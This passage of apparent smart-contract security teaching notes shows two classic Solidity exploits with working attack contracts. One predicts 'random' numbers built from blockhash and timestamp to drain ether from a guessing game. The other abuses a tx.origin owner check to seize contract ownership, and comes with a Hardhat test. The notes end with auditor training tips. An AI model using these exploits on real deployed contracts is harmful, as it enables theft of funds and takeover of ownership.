      function pickACard() private view returns(uint) {
          // `abi.encodePacked` takes in the two params - `blockhash` and `block.timestamp`
          // and returns a byte array which further gets passed into keccak256 which returns `bytes32`
          // which is further converted to a `uint`.
          // keccak256 is a hashing function which takes in a bytes array and converts it into a bytes32
          uint pickedCard = uint(keccak256(abi.encodePacked(blockhash(block.number), block.timestamp)));
          return pickedCard;
      }

      /**
          It begins the game by first choosing a random number by calling `pickACard`
          It then verifies if the random number selected is equal to `_guess` passed by the player
          If the player guessed the correct number, it sends the player `0.1 ether`
      */
      function guess(uint _guess) public {
          uint _pickedCard = pickACard();
          if(_guess == _pickedCard){
              (bool sent,) = msg.sender.call{value: 0.1 ether}("");
              require(sent, "Failed to send ether");
          }
      }

      /**
          Returns the balance of ether in the contract
      */
      function getBalance() view public returns(uint) {
          return address(this).balance;
      }

  }
```

- Player will guess a number that is going to be picked up.
- Each card has a number associated with it which ranges from 0 to $2^{256}-1$

- If someone correctly guesses the number, they win 0.1 ETH

// Source of Randomness

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "./Game.sol";

contract Attack {
    Game game;
    /**
        Creates an instance of Game contract with the help of `gameAddress`
    */
    constructor(address gameAddress) {
        game = Game(gameAddress);
    }

    /**
        attacks the `Game` contract by guessing the exact number because `blockhash` and `block.timestamp`
        is accessible publically
    */
    function attack() public {
        // `abi.encodePacked` takes in the two params - `blockhash` and `block.timestamp`
        // and returns a byte array which further gets passed into keccak256 which returns `bytes32`
        // which is further converted to a `uint`.
        // keccak256 is a hashing function which takes in a bytes array and converts it into a bytes32
        uint _guess = uint(keccak256(abi.encodePacked(blockhash(block.number), block.timestamp)));
        game.guess(_guess);
    }

    // Gets called when the contract recieves ether
    receive() external payable{}
}
```

The hacker calls the attack function from the Attack.sol
attack further guesses the number using the same method as Game.sol.

// Attack with tx.origin

```sol
//SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;


contract Good  {
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function setOwner(address newOwner) public {
        require(tx.origin == owner, "Not owner" );
        owner = newOwner;
    }
}
```

tx.origin is a global variable which returns the address that created the original transaction. It is kind of similar to msg.sender, but with an important caveat.

// Attack with tx.origin


```
const { expect } = require("chai");
const { BigNumber } = require("ethers");
const { ethers, waffle } = require("hardhat");

describe("Attack", function () {
  it("Attack.sol will be able to change the owner of Good.sol", async function () {
    // Get one address
    const [_, addr1] = await ethers.getSigners();

    // Deploy the good contract
    const goodContract = await ethers.getContractFactory("Good");
    const _goodContract = await goodContract.connect(addr1).deploy();
    await _goodContract.deployed();
    console.log("Good Contract's Address:", _goodContract.address);

    // Deploy the Attack contract
    const attackContract = await ethers.getContractFactory("Attack");
    const _attackContract = await attackContract.deploy(_goodContract.address);
    await _attackContract.deployed();
    console.log("Attack Contract's Address", _attackContract.address);

    let tx = await _attackContract.connect(addr1).attack();
    await tx.wait();

    // Now lets check if the current owner of Good.sol is actually Attack.sol
    expect(await _goodContract.owner()).to.equal(_attackContract.address);
  });
});
```

When the user calls attack function with addr1, tx.origin is set to addr1. attack function further calls setOwner function of Good.sol which first checks if tx.origin is indeed the owner which is true because the original transaction was indeed called by addr1. After verifying the owner, it sets the owner to Attack.sol

The attacker will somehow fool the user who has the private key of addr1 to call the attack function with Attack.sol.

```
//SPDX-License-Identifier: MIT
pragma solidity ^0.8.4;

import "./Good.sol";

contract Attack {
    Good public good;
    constructor(address _good) {
        good = Good(_good);
    }

    function attack() public {
        good.setOwner(address(this));
    }
}
```


// How to become a smart contract auditor

Learn programming

If you have no prior programming experience, be mentally prepared that it'll take you years before your reviews will be useful. I'd start with JavaScript, it's the most beginner-friendly and versatile language.

How to audit smart contracts

Manual analysis



Solidity Visual Developer

Automatic analysis

- Mythril
- Echidna
- MythX
- Slither
- Octopus

// How to become a smart contract auditor

Learn ETH blockchain & Solidity basics

- Damn Vulnerable DeFi
- Ethernaut
- Capture The Ether

Become familiar with the most used smart contracts

- EIP20
- EIP721

Learn the finance basics

- DeFi Project